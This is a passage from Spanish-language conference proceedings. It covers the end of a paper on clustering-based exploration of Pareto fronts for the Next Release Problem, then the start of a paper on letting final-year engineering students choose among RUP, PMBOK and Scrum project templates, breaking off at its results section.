


Figura 4. Histogramas de frecuencia de consideración de requerimientos en las soluciones de cada grupo.




Figura 5. Histogramas de frecuencia de la satisfacción de *stakeholders* en las soluciones de cada grupo.

El grupo etiquetado con el número 1 se caracteriza por poseer valores promedio de costo y de beneficio elevados con una dispersión de aproximadamente el 10% de los mismos. El grupo, además, posee una gran cantidad de requerimientos contemplados para su implementación, como resulta razonable, y se encuentra a su vez asociada con la satisfacción de elevado número de *stakeholders*.

El grupo 2, por su parte, se encuentra en el extremo opuesto del frente de Pareto, al poseer los valores promedio de sus atributos más bajos. Sin embargo, la dispersión de estos valores resulta más alta (aproximadamente 50% del valor promedio del beneficio y 60% del valor promedio del costo), por lo que su análisis puede resultar más costoso para los tomadores de decisiones. No obstante, la cantidad de requerimientos considerados en este grupo para su implementación es menor, lo que puede ser una característica útil si se requiere de un proyecto de rápida ejecución, a expensas de satisfacer a un número menor de stakeholders.

Adicionalmente, el grupo 3 y 4 poseen valores de costo y beneficio en rangos intermedios a los grupos previamente mencionados. El grupo 3, que posee valores de costo y beneficio promedio más bajos contempla, como es esperado en una primera instancia, un número menor de requerimientos que el grupo 4. Ambos grupos poseen valores relativos de desviación estándar similares.

Habiendo supuesto que el grupo 2 resulta de interés para el negocio, y habiendo aplicado el método propuesto nuevamente, tal como se detalla en la sección anterior, se obtuvo el agrupamiento jerárquico detallado en la figura 6.

Posteriormente, se seleccionaron 4 grupos de este resultado, al igual que en en la etapa previa, pero cualquier número de grupos pudo haber sido elegido, dependiendo de los intereses del tomador de decisiones. Estos grupos se describieron de la misma forma que los grupos anteriores, obteniéndose los valores detallados en la tabla 3 y en las figuras 7 y 8.

Una vez más la segmentación es lineal (debido a las características del frente), siendo el subgrupo 1 el de las soluciones con mayor beneficio y mayor costo, con una desviación estándar aproximada del 3% y 5% del valor promedio respectivamente, y teniendo además la menor cantidad de elementos (16,1%). El subgrupo 4, por otro lado, presenta los valores más bajos de beneficio y costo, con una desviación estándar considerablemente mayor (aproximadamente 50% en ambos casos). Este subgrupo, además, contiene la mayor cantidad de elementos (35,5%). En el rango intermedio se encuentran el subgrupo 2, con un 28,8% de los elementos, y el subgrupo 3, con un 19,4% de las soluciones de la porción del frente de Pareto analizada.

Con respecto a la configuración de la solución, los subgrupos poseen un orden decreciente en la cantidad de requerimientos contemplados, siendo el subgrupo 1 el que más requerimientos incluye, y el subgrupo 4 el que menos incluye. El mismo comportamiento se evidencia en el caso de los stakeholders.

Sin embargo, el grupo 2 y 3 incluye soluciones que no consideran a los requerimientos comprendidos entre los requerimiento 25 y el 66, por lo que se requiere especial atención en este aspecto para elegir la solución. No obstante, en este caso resulta más cómodo el análisis de las opciones por la escasa cantidad de elementos que posee cada cluster.




Figura 6. Dendograma obtenido de agrupar jerárquicamente los elementos del grupo 2 obtenido previamente.

Tabla 3. Descripción de los atributos costo (c) y beneficio (p) por cada subgrupo

Subgrupo	Cantidad	Attr.	Descriptor	Valor
1	19	p	Prom	813.7
			s.d.	32.9
		c	Prom	157.5
			s.d.	8.4
2	34	p	Prom	644.8
			s.d.	71.4
		c	Prom	116.6
			s.d.	16.1
3	23	p	Prom	423.4
			s.d.	47.7
		c	Prom	70.7
			s.d.	9.7
4	42	p	Prom	210.4
			s.d.	99.1
		c	Prom	30.4
			s.d.	16.1




Figura 7. Histogramas de frecuencia de consideración de requerimientos en las soluciones de cada subgrupo.




Figura 8. Histogramas de frecuencia de la satisfacción de *stakeholders* en las soluciones de cada subgrupo.

Discusión

Mediante el agrupamiento de las soluciones según distintos criterios de interés para los tomadores de decisiones es posible concentrar los esfuerzos de la exploración de las mismas en pos de la selección de aquella más adecuada a la situación particular de la organización de desarrollo de software.

Estos criterios son factibles de ser integrados en una única función de distancia que permita comparar las soluciones, quedando abierta la posibilidad de diseñar la misma según las necesidades de los tomadores de decisiones.

Por otro lado, el agrupamiento jerárquico permite generar una única vez el árbol de similitud y decidir posteriormente, en función de la configuración del resultado, cuántos grupos serán analizados, o bien, realizar de forma interactiva la exploración de los distintos niveles de granularidad, obteniendo diferentes resultados de forma dinámica.

La utilización de descriptores para estos grupos, ya sea de naturaleza estadística como en el caso presentado en este artículo, o basados en aprendizaje automático [11] si las características del frente de Pareto lo ameritan, hace de la exploración de los grupos una actividad no demandante.

Adicionalmente, la frecuencia con la que se consideran los requerimientos o los stakeholders resulta útil cuando el criterio de selección de soluciones contempla la cantidad de requerimientos a implementar o los stakeholders a satisfacer. De esta forma, un project manager puede preferir las soluciones que brinden respuesta a las necesidades de cierto grupo (o cantidad) de clientes, o que incluya ciertas funcionalidades.

Este método puede aplicarse de manera iterativa al realizar una vez más una segmentación de soluciones usando como entrada un grupo de interés seleccionado previamente. De esta forma, se puede reducir los candidatos hasta que quede una cantidad de soluciones adecuada para su análisis detallado.

Conclusiones

En el presente trabajo se introduce un método de exploración *a posteriori* de frente Pareto-Óptimo mediante agrupamiento de las soluciones basado en no solo el valor de los objetivos del problema de optimización considerado sino también la similitud dada por la configuración de cada una de las soluciones.

Este método permite al tomador de decisiones que no posee preferencias previas sobre la opción a seleccionar, explorar el frente de Pareto de acuerdo a las características que poseen las soluciones.

Se ha probado la propuesta sobre el frente de Pareto de una instancia del problema del próximo lanzamiento (NRP), pudiendo filtrar las soluciones del frente hasta niveles de granularidad manejables para su análisis por parte de un tomador de decisiones.

En futuros trabajos se buscará incorporar en la medida de similitud diseñada para tal fin cuestiones como la dependencia entre los componentes de las soluciones, que resultan de suma relevancia para los profesionales de la industria del software. Además, se realizarán pruebas exhaustivas sobre la descripción de los grupos generados mediante el uso de algoritmos de aprendizaje automático.

Adicionalmente se prevé el desarrollo de un software interactivo para la exploración de frente Pareto-Óptimo basado en la técnica propuesta, y su validación en escenarios reales mediante juicio de expertos.

Agradecimientos

El trabajo de investigación presentado en este artículo ha sido financiado parcialmente por el proyecto SIUTICU0005297TC “Enfoques de Optimización Multiobjetivo basados en Preferencias para problemas de

la Ingeniería de Software". Se extienden nuestros agradecimientos al Ing. Luciano Bracco por el desarrollo de las herramientas para la obtención de los datos utilizados en estos experimentos.

Referencias

[1] Harman, Mark, and Bryan F. Jones. "Search-based software engineering." *Information and software Technology* 43.14 (2001): 833-839.

[2] Deb, Kalyanmoy, et al. "A fast and elitist multiobjective genetic algorithm: NSGA-II." *IEEE transactions on evolutionary computation* 6.2 (2002): 182-197.

[3] Zitzler, Eckart, Marco Laumanns, and Lothar Thiele. "SPEA2: Improving the strength Pareto evolutionary algorithm." *TIK-report* 103. 2001.

[4] Ferreira, Thiago Nascimento, Silvia Regina Vergilio, and Jerffeson Teixeira de Souza. "Incorporating user preferences in search-based software engineering: A systematic mapping study." *Information and Software Technology* 90 (2017): pp. 55-69.

[5] Saaty, Thomas L. "A scaling method for priorities in hierarchical structures." *Journal of mathematical psychology* 15.3 (1977): 234-281.

[6] Bagnall, Anthony J., Victor J. Rayward-Smith, and Ian M. Whittley. "The next release problem." *Information and software technology* 43.14 (2001): 883-890.

[7] Zhang, Yuanyuan, Mark Harman, and S. Afshin Mansouri. "The multi-objective next release problem." *Proceedings of the 9th annual conference on Genetic and evolutionary computation*. ACM, 2007.

[8] N. Veerapen, G. Ochoa, M. Harman, and E. K. Burke, "An Integer Linear Programming approach to the single and bi-objective Next Release Problem," Information and Software Technology, 2015.

[9] Freire, Willian Marques, et al. "Supporting decision makers in search-based product line architecture design using clustering." *2019 IEEE 43rd Annual Computer Software and Applications Conference (COMPSAC)*. Vol. 1. IEEE, 2019.

[10] Han, Jiawei, Jian Pei, and Micheline Kamber. *Data mining: concepts and techniques*. Elsevier, 2011.

[11] García-Martínez, Ramón, Paola Britos, and Dario Rodríguez. "Information mining processes based on intelligent systems." *International Conference on Industrial, Engineering and Other Applications of Applied Intelligent Systems*. Springer, Berlin, Heidelberg, 2013.

[12] Casanova, C., et al. "Fuzzy Bi-Objective Particle Swarm Optimization for Next Release Problem". *International Conference on Software Engineering and Knowledge Engineering*. (2019): pp. 509-512. Doi: 10.18293/SEKE2019-082

[13] Miettinen, Kaisa (1998). A Posteriori Methods. En Nonlinear Multiobjective Optimization. Springer US. doi: 10.1007/978-1-4615-5563-6_4

[14]Rottoli, Giovanni Daián; Casanova, Carlos, "Frente Pareto-Óptimo de instancia NRP", Mendeley Data, v1. 2019. http://dx.doi.org/10.17632/dwg6k63n9g.1

[15]Rottoli, Giovanni Daián; Casanova, Carlos. "Clustering-Based NRP Pareto Front Exploration". Código fuente. 2019. v.p.conaiisi.2019. Doi: 10.5281/zenodo.3404161. Disponible en:https://github.com/GdRottoli/ClusteringBasedParetoFrontExploration.git

Aplicación de un nuevo Marco de Trabajo para la Gestión de Proyectos de la Cátedra Proyecto Final.

Mg. Roberto Eribe, Mg. Jorge Eterovic, Mg. Silvana Ardanaz, Mg. Juan Martin Hernández, Ing. Fernando Cerdeira, Ing. Fernando Paker, Ing. Mariano Bucher
Departamento de Ingeniería e Investigaciones Tecnológicas
Universidad Nacional de la Matanza
eri_10@yahoo.com, jorge_eterovic@yahoo.com.ar, silvanaardanaz@gmail.com, juanmartinhernandez@hotmail.com, fercerdeira90@gmail.com, fernandopaker@gmail.com, marianobucher@gmail.com

Resumen

La asignatura Proyecto Fin de Carrera, última materia de las carreras de Ingeniería en Sistemas de Información e Ingeniería Informática, en las Facultades de Ingeniería de las Universidades Nacionales de la República Argentina, tiene como objetivo fundamental completar la formación académica y profesional de los futuros ingenieros. Con el objetivo de elevar la calidad académica de la asignatura Proyecto Fin de Carrera, búsqueda de mejora permanente y contribuir al complemento de vida profesional con la académica de los alumnos, se implementó una mejora en el proceso de enseñanza y aprendizaje de la asignatura Proyecto fin de Carrera.

Dicha mejora incluye la posibilidad que los alumnos basándose en su experiencia y naturaleza del proyecto a abordar, elijan el estándar de gestión de proyectos que deseen entre tres alternativas: RUP, PMI y Scrum.

Palabras Claves

PMI, Scrum, RUP, Materia Proyecto Fin de Carrera.

Introducción

Las prácticas relacionadas a la administración de proyectos y manejo de equipos se han ido perfeccionando a efectos de cumplir los objetivos de los proyectos en tiempo, calidad y costos asociados considerando un entorno caracterizado por volatilidad, la incertidumbre, la complejidad y la ambigüedad.

La Universidad debe formar ingenieros con capacidad creativa, actitud crítica y disposición a la actualización permanente, así como con una formación teórica y práctica. La formación recibida en los últimos años de estudio debe asegurar que el futuro ingeniero se adapte a la diversidad de situaciones que se presenten en su desempeño profesional.

La asignatura Proyecto Fin de Carrera, aglutinante y convergente de conocimientos, debe integrar los conceptos adquiridos a lo largo de la carrera, respecto del proceso de desarrollo de software donde los alumnos aplican diversos marcos de referencia para dirigir proyectos desde enfoques predictivos hasta adaptativos.

El mercado de desarrollo de software en el cual el alumno se desempeña en su vida profesional, ha incorporado desde hace unos años, métodos y procesos que se orientan al lanzamiento de productos de manera temprana, lo cual permite tener resultados tangibles en el corto plazo e ir ajustando el mismo en base a la respuesta y nuevas necesidades de los clientes.

Considerando las tendencias planteadas y la búsqueda de alcanzar permanentemente la excelencia académica, se identificó la oportunidad de poner al alumno en el centro y brindarles la posibilidad de que elijan el marco de trabajo que más se adapta a su proyecto de acuerdo con la naturaleza de este y experiencia del equipo entre PMI, Scrum y RUP

Marco teórico

Según el PMI, se pueden identificar dos grandes tipos de ciclo de vida de proyectos; predictivo y adaptativo. En un ciclo de vida predictivo, el producto y los entregables se definen al comienzo del proyecto y cualquier cambio en el alcance es cuidadosamente gestionado. En un ciclo de vida adaptativo, el producto se desarrolla tras múltiples iteraciones y el alcance detallado para cada iteración se define solamente en el comienzo de esta [1].

El estándar de gestión de proyectos que responden a un ciclo de vida predictivo elegido por cátedra ha sido La Guía del PMBOK® mientras que Scrum y RUP han sido elegidas dentro de los ciclos de vida adaptativos.

La Guía del PMBOK®

Project Management Institute (PMI) es una organización sin fines de lucro que agrupa a profesionales

en la gestión de proyectos quienes han perfeccionado las prácticas en la materia creando un conjunto de buenas prácticas para desarrollar proyectos independientemente de la industria donde se aborde el proyecto. Dicho conjunto de buenas prácticas llamado "La Guía del PMBOK®" divide los fundamentos de la gestión de proyectos en 47 procesos de la dirección de proyectos agrupados de manera lógica, categorizados en cinco Grupos de Procesos. Los grupos de procesos son: Inicio, Planificación, Ejecución, Monitoreo y control y Cierre.




Figura 1. Grupos de procesos de la Dirección de Proyectos

El Grupo de Procesos de Inicio está compuesto por aquellos procesos que permiten definir un nuevo proyecto o fase existente.

El Grupo de Procesos de Planificación está compuesto por aquellos procesos realizados para establecer el alcance total del esfuerzo, definir y refinar los objetivos y desarrollar la línea de acción requerida para poder alcanzarlos.

El Grupo de Procesos de Ejecución está compuesto por aquellos procesos realizados para completar el trabajo definido en el plan y cumplir con las especificaciones de este.

El Grupo de Procesos de Monitoreo y Control está compuesto por aquellos procesos requeridos para rastrear, analizar y dirigir el progreso y desempeño del proyecto, para identificar áreas en las que el plan requiera cambios y para iniciar los cambios correspondientes.

El Grupo de Procesos de Cierre está compuesto por aquellos procesos realizados para finalizar todas las actividades a través de todos los Grupos de Procesos de la Dirección de Proyectos a efecto de completar formalmente el proyecto.

Dichos Grupos de Procesos son atravesados por 10 Áreas de Conocimiento que representa un conjunto completo de conceptos, términos y actividades que conforman un ámbito profesional, un ámbito de la dirección de proyectos o un área de especialización. Las Áreas de Conocimiento son: Gestión de la Integración del Proyecto, Gestión del Alcance del Proyecto, Gestión del Tiempo del Proyecto, Gestión de los Costos del Proyecto, Gestión de la Calidad del Proyecto, Gestión de los Recursos Humanos del Proyecto, Gestión de las Comunicaciones del Proyecto, Gestión de los Riesgos del Proyecto, Gestión de las Adquisiciones del Proyecto y Gestión de los Interesados del Proyecto.

La Guía de Scrum

La Guía de Scrum es un marco de trabajo para desarrollar, entregar y mantener productos complejos creado por Ken Schwaber y Jeff Sutherland a principios de los años 90. No es un proceso, una técnica o método definitivo. En lugar de eso, es un marco de trabajo dentro del cual se pueden emplear varios procesos y técnicas que permiten visualizar la eficacia relativa de las técnicas de gestión de producto y las técnicas de trabajo de modo que podamos mejorar continuamente el producto, el equipo y el entorno de trabajo.

Los Equipos Scrum entregan productos de forma iterativa e incremental organizando el trabajo a realizar en bloques de trabajo llamados "Sprint" que suelen durar hasta 3 semanas de duración y cuya salida final es un producto funcional terminado para su utilización por parte del cliente.

Ceremonias de Scrum

Existen eventos predefinidos o ceremonias con el fin de crear regularidad, facilitar el control de los procesos, generar compromiso en el equipo y minimizar la necesidad de reuniones no definidas en Scrum [2]. Las ceremonias son: Reunión de Planificación del Sprint *(Sprint Planning Meeting)*, Scrums Diarios *(Daily Scrums)*, el trabajo de desarrollo, la Revisión del Sprint *(Sprint Review)*, y la Retrospectiva del Sprint *(Sprint Retrospective)*.

La Reunión de Planificación de Sprint se realiza al comienzo de cada Sprint, participa el equipo completo y su objetivo es seleccionar los elementos de trabajo de una Lista de Producto en los que se estará trabajando durante el sprint. Responde a las siguientes preguntas: ¿Qué puede entregarse en el Incremento resultante del Sprint que comienza? y ¿Cómo se conseguirá hacer el trabajo necesario para entregar el Incremento?

Scrums Diarios son reuniones que se realizan todos los días a la misma hora y en el mismo lugar donde participa exclusivamente el equipo de desarrollo con el objetivo de lograr la autogestión del equipo y reducir la complejidad. Durante la reunión, cada miembro del Equipo de Desarrollo explica: ¿Qué hice ayer? ¿Qué haré hoy? ¿Veo algún impedimento que evite que el Equipo de Desarrollo o yo logremos el Objetivo del Sprint?

La Revisión de Sprint es una reunión donde participan el Equipo Scrum y los interesados clave invitados por el Dueño de Producto. El Dueño de Producto explica qué elementos de la Lista de Producto se han “Terminado” y cuales no se han “Terminado”. El Equipo de Desarrollo habla acerca de qué fue bien durante el Sprint, qué problemas aparecieron y cómo fueron resueltos esos problemas. El Equipo de Desarrollo demuestra el trabajo que ha “Terminado” y responde preguntas acerca del Incremento. El Dueño de Producto habla acerca de la Lista de Producto en el estado actual y proyecta fechas de finalización probables en el tiempo basándose en el progreso obtenido hasta la fecha (si es necesario). El grupo

completo colabora acerca de qué hacer a continuación, de modo que la Revisión del Sprint proporcione información de entrada valiosa para Reuniones de Planificación de Sprints siguientes. Además, se realiza una revisión sobre cómo el mercado o el uso potencial del producto podría haber cambiado, lo que genera información para determinar qué es más valorable por el cliente para hacer a continuación, y se revisa la línea de tiempo, presupuesto, capacidades potenciales y mercado para la próxima entrega prevista del producto.

La Retrospectiva es una ceremonia que ocurre al finalizar el Sprint y cuyo propósito es inspeccionar cómo fue el último Sprint en cuanto a personas, relaciones, procesos y herramientas e identificar y ordenar los elementos más importantes que salieron bien y las posibles mejoras de cara a crear un plan para implementar las mejoras a la forma en la que el Equipo Scrum desempeña su trabajo.

Equipo Scrum y principios

El Equipo Scrum se encuentra conformado por un Dueño de Producto *(Product Owner)*, el Equipo de Desarrollo *(Development Team)* y un Scrum Master [3].

El Dueño del Producto, es el encargado de maximizar el valor del producto siendo la persona responsable de gestionar el mismo a través de Lista de Producto.

El Equipo de Desarrollo suele estar formado por entre 3 a 9 profesionales que se encargan de desarrollar el producto y buscan conseguir entregar un incremento de software al finalizar cada Sprint.

El Scrum Master es el responsable de gestionar el proceso Scrum y ayudar a eliminar cualquier impedimento o barrera que pueda afectar la entrega del producto.

Los Equipos Scrum son auto organizados y multifuncionales. Los equipos autoorganizados eligen la mejor forma de llevar a cabo su trabajo y no son dirigidos por personas externas al equipo. Los equipos multifuncionales tienen todas las competencias necesarias para llevar a cabo el trabajo sin depender de otras personas que no son parte del equipo.

Dentro de Scrum se valoran los individuos e interacciones sobre los procesos y herramientas. Se valora el software funcionando sobre la documentación extensiva. Se valora la colaboración con el cliente sobre la negociación contractual. Y se valora la respuesta ante el cambio sobre seguir un plan.

Scrum se basa en los siguientes 12 principios [4]:

1. Nuestra mayor prioridad es satisfacer al cliente mediante la entrega temprana y continua de software con valor.
2. Aceptamos que los requisitos cambien, incluso en etapas tardías del desarrollo. Los procesos Ágiles aprovechan el cambio para proporcionar ventaja competitiva al cliente.
3. Entregamos software funcional frecuentemente, entre dos semanas y dos meses, con preferencia al periodo de tiempo más corto posible.
4. Los responsables de negocio y los desarrolladores trabajamos juntos de forma cotidiana durante todo el proyecto.
5. Los proyectos se desarrollan en torno a individuos motivados. Hay que darles el entorno y el apoyo que necesitan, y confiarles la ejecución del trabajo.
6. El método más eficiente y efectivo de comunicar información al equipo de desarrollo y entre sus miembros es la conversación cara a cara.
7. El software funcionando es la medida principal de progreso.
8. Los procesos Ágiles promueven el desarrollo sostenible. Los promotores, desarrolladores y usuarios debemos ser capaces de mantener un ritmo constante de forma indefinida.
9. La atención continua a la excelencia técnica y al buen diseño mejora la Agilidad.
10. La simplicidad, o el arte de maximizar la cantidad de trabajo no realizado, es esencial.
11. Las mejores arquitecturas, requisitos y diseños emergen de equipos autoorganizados.
12. A intervalos regulares el equipo reflexiona sobre cómo ser más efectivo para a continuación ajustar y perfeccionar su comportamiento en consecuencia.

A continuación, en la Figura 2 se puede observar la siguiente figura detallando el *framework* de Scrum, sus roles, ceremonias y valores [5].




Figura 2. Lámina con el framework de Scrum detallando sus roles, ceremonias y valores

RUP

El Rational Unified Process® es un proceso de ingeniería de software que proporciona un enfoque disciplinado para asignar tareas y responsabilidades dentro de una organización desarrollando los proyectos en cuatro fases; inicio, elaboración, construcción y transición.

A continuación, se puede observar cómo se relacionan los flujos de trabajo del proceso y de soporte con las fases e iteraciones del proyecto




Figura 3. Modelo iterativo en dos dimensiones

Los pilares fundamentales son el desarrollo de software iterativo, la gestión de requisitos, el uso de una arquitectura basada en componentes, software de modelado visual, la verificación de la calidad del software y el control de cambios en el software [6].

Nuevo marco de trabajo propuesto

Históricamente dentro de la catedra Proyecto de Fin de Carrera se establecía como premisa la utilización de RUP como marco de trabajo para la gestión del proyecto a lo largo del año, independientemente de las características de este. En los últimos años, debido al crecimiento de otros marcos de trabajo frente al mencionado, diversos grupos han manifestado su deseo de poder emplear un marco que se adapte de manera óptima a la naturaleza de su proyecto. Teniendo en cuenta que la educación en la actualidad ha evolucionado fuertemente hacia la flexibilidad y personalización de contenidos se avanzó con esta experiencia innovadora.

Bajo la premisa de que los alumnos puedan elegir el marco de trabajo a utilizar durante el proyecto final de carrera, para cada conjunto de buenas prácticas seleccionado, se han definido *templates* a completar provistos por la cátedra manteniendo la esencia de cada marco de trabajo y abordando las siguientes temáticas para todos los casos: alcance, tiempo, costos, calidad, recursos humanos, comunicaciones, riesgos, adquisiciones e interesados.

Considerando los alcances de cada marco de trabajo, se han sumado conceptos no contemplados en los marcos de trabajo originales que resultan de utilidad a la hora de evaluar un negocio como es el lienzo para describir el modelo de negocio (*Business model canvas)* [7], una herramienta que permite desarrollar modelos de negocios basados en nueve dimensiones: actividades claves, socios claves, recursos claves, propuesta de valor, relación con clientes, canales, segmentos de clientes, estructura de costos y fuente de ingresos.

Teniendo en cuenta que hay marcos de trabajo que no son dependientes de la industria como lo es el PMBOK, se han incorporado documentos relacionados a productos software como Arquitectura de sistemas, experiencia de usuario, especificación de requerimientos y casos de uso y manual de instalación enriquecer el desarrollo del producto.

Para el template de RUP se considera que tiene que contar con los siguientes puntos (agrupados por fase) según la Tabla 1.

Tabla 1. Template RUP

Fase Inicio	Visión Modelo de Negocio Registro de Interesados y Usuarios Entregables Generales Plan de Comunicaciones Especificación de Requerimientos Plan de Desarrollo de Software Cronograma y Diagrama de Gantt Modelo de Caso de Uso
Fase Elaboración	Trazabilidad de Requerimientos Experiencia de Usuario Especificación de Casos de Uso Arquitectura Plan de Pruebas
Fase Construcción	Ejecución de Caso de Prueba
Fase Transición	Manual de Instalación
Anexos	Informe de avance, Riesgos, Minutas de reunión

Cada uno de los puntos cumplen un propósito acorde a los objetivos y mejores prácticas de cada una de las fases del Proceso Unificado [8].

Durante la fase de inicio se hace hincapié en delimitar el alcance del proyecto y definir los casos de uso de negocio. Además de identificar actores y la interacción con el sistema. Por otra parte, se dedica esfuerzo para el análisis de riesgos y la planificación del proyecto.

En cuanto a la fase de elaboración, al finalizar la misma se espera que el proyecto tenga una arquitectura probada, un claro entendimiento de requerimientos y casos de uso a realizar.

En la fase de construcción, se llevan a cabo la realización de todos los casos de uso que se hayan identificado y la ejecución de los casos de pruebas.

En la fase de transición, a modo de acercar el producto al usuario final se prepara un manual de instalación.

Una aclaración es que si bien los documentos están señalados por fase los mismos son actualizados durante todo el ciclo de desarrollo de software.

Para el *template* de Scrum consideramos que tiene que contar con los siguientes puntos (agrupados por temática) según la Tabla 2.

Tabla 2. Template Scrum

Definición de alcance	Objetivo Alcance *Visual Story Mapping* *Product Backlog* Criterios de aceptación Criterios de completado
Modelo de negocio	Lienzo de modelo de negocio Cuadro de competidores Productos complementarios Análisis económico financiero
Interesados y equipo	Matriz de interesados Equipo del proyecto
Plan de versiones	Estimación de *Story Points* *Release planning*
Experiencia de usuario	Prototipos de navegación *Wireframes Mockups*
Arquitectura de Software	Diagrama de arquitectura Frameworks / componentes utilizados Infraestructura tecnológica Otros diagramas según corresponda Estándar de codificación
Plan pruebas	Diseño y ejecución de escenario de prueba Seguimiento de fallas
Anexos	Manual de instalación Retrospectivas Riesgos

Para el *template* basado en el PMBOK, se decidió bajo dos ejes principales; Gestión del Proyecto y Desarrollo de Producto. Para llevar adelante la gestión del proyecto se definieron los siguientes puntos según la Tabla 3.

Tabla 3. Template PMI – Gestión del Proyecto

Acta de Proyecto	Propósito Objetivos Descripción Beneficios Entregables Plan a alto nivel Riesgos identificados Factores claves de éxito Aprobaciones
Plan de gestión del alcance	Enunciado de trabajo del alcance WBS
Modelo de negocio	Lienzo de modelo de negocio Cuadro de competidores Productos complementarios
Plan de gestión de interesados	Matriz de interesados
Plan de gestión de las comunicaciones	Comunicaciones del proyecto
Plan de gestión de riesgos	Matriz de riesgos
Plan de gestión del cronograma	Diagrama de red Cronograma de trabajo
Plan de gestión de costos	Esfuerzo en horas Estimación de costos Análisis económico y financiero
Plan de gestión de cambios	Organización y responsables Descripción de cambios Control de cambios Informe de cambios
Seguimiento y control del proyecto	Informes de avance Minutas de reunión
Cierre de proyecto	Documento de cierre Lecciones aprendidas

Para avanzar sobre el desarrollo del producto se definieron los siguientes puntos según la Tabla 4.

Tabla 4. *Template* PMI – Desarrollo de Producto

Especificación funcional	Características del usuario Requerimiento funcionales y no funcionales.
Experiencia de usuario	Prototipo de navegación y wireframes
Arquitectura del sistema	Diagrama de arquitectura Frameworks / componentes utilizados Infraestructura tecnológica Otros diagramas según corresponda Estándar de codificación
Plan de pruebas	Diseño y ejecución de escenario de prueba Seguimiento de fallas
Anexos	Manual de instalación

Resultados

Durante el año 2019 se ha implementado por primera vez, el nuevo marco de trabajo expuesto anteriormente arrojando los siguientes resultados:

